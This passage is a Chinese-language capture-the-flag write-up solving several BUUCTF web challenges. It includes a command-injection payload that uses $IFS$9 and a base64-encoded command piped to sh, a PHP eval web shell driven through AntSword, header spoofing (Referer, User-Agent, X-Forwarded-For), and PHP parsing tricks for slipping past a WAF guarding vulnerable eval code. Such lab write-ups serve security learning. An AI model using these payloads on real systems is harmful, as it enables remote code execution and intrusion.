
然后用`$IFS$9`代替空格。

构造payload：`/?ip=127.0.0.1;echo$IFS$9Y2F0IGZsYWcucGhwCg==$IFS$9|$IFS$9base64$IFS$9-d$IFS$9|$IFS$9sh`



拿到flag~~

[极客大挑战 2019]Knife




很明显的提示，用中国菜刀或者蚁剑，这里我使用蚁剑

构造payload：`/?<?php eval($_POST["Syc"]);?>`

打开蚁剑添加数据


URL地址为：http://094fc751-45ef-4f6e-961d-daee474ee7b4.node4.buuoj.cn/index.php

密码为：Syc




用蚁剑查看目录

查看根目录，找到flag




进入flag文件夹里



拿到flag~~


[极客大挑战 2019]Http



查看源代码，发现有一个Secret.php


```
le="border:none;cursor:default;" onclick="return false" href="Secret.php">氛围</a>! </p>
```

进入这个访问该目录



提示：It doesn't come from 'https://www.Sycsecret.com'，也就是说这个页面得来自https://www.Sycsecret.com，添加referer即可


> Referer头用于告诉web服务器，用户是从哪个页面找过来的



提示Please use “Syclover” browser：请使用“Syclover”浏览器


添加`User-Agent:Syclover`

> User-Agent头用于告诉web服务器用户使用的浏览器和操作系统信息



提示No!!! you can only read this locally!!!：不！!您只能在本地阅读!!

添加`X-Forwarded-For:127.0.0.1`



拿到flag~~

[RoarCTF 2019]Easy Calc


对我来说是一道难题，不过又学到好多

查看源码


```
<!DOCTYPE html>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <title>简单的计算器</title>

  <meta name="viewport" content="width=device-width, initial-scale=1">
```

```
  <link rel="stylesheet" href="./libs/bootstrap.min.css">
  <script src="./libs/jquery-3.3.1.min.js"></script>
  <script src="./libs/bootstrap.min.js"></script>
</head>
<body>

<div class="container text-center" style="margin-top:30px;">
  <h2>表达式</h2>
  <form id="calc">
    <div class="form-group">
      <input type="text" class="form-control" id="content" placeholder="输入计算式" data-com.agilebits.onepassword.user-edited="yes">
    </div>
    <div id="result"><div class="alert alert-success">
          </div></div>
    <button type="submit" class="btn btn-primary">计算</button>
  </form>
</div>
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>

</body></html>
```


抓包



发现calc.php，访问一下




```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
        show_source(__FILE__);
}else{
                $str = $_GET['num'];
                $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
                foreach ($blacklist as $blackitem) {
                        if (preg_match('/' . $blackitem . '/m', $str)) {
                                die("what are you want to do?");
                        }
                }
                eval('echo '.$str.';');
}
?>
```


有个黑名单

OKOK，上面是我所有收集到的信息，然后源码有部分也看不懂，不知道该怎么下手，甚至还不知道这是个什么类型的题目，下面开始学习大佬

> **知识点：**
>
> - **chr() 函数**：从指定的 ASCII 值返回字符。 ASCII 值可被指定为十进制值、八进制值或十六进制值。八进制值被定义为带前置0，而十六进制值被定义为带前置 0x。
> - **file_get_contents() 函数**：把整个文件读入一个字符串中。该函数是用于把文件的内容读入到一个字符串中的首选方法。如果服务器操作系统支持，还会使用内存映射技术来增强性能。
> - **PHP的字符串解析特性**：PHP需要将所有参数转换为有效的变量名，因此在解析查询字符串时，它会做两件事：1.删除空白符 2.将某些字符转换为下划线（包括空格）【当waf不让你过的时候，php却可以让你过】。假如waf不允许num变量传递字母，可以在num前加个空格，这样waf就找不到num这个变量了，因为现在的变量叫“ num”，而不是“num”。但php在解析的时候，会先把空格给去掉，这样我们的代码还能正常运行，还上传了非法字符。
> - **scandir() 函数**：返回指定目录中的文件和目录的数组。


查看源码

```
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
```


$("#content").val()相当于 document.getElementById(“content”).value;

方法一：PHP的字符串解析特性

尝试一下 `/calc.php?num=phpinfo()`



Forbidden

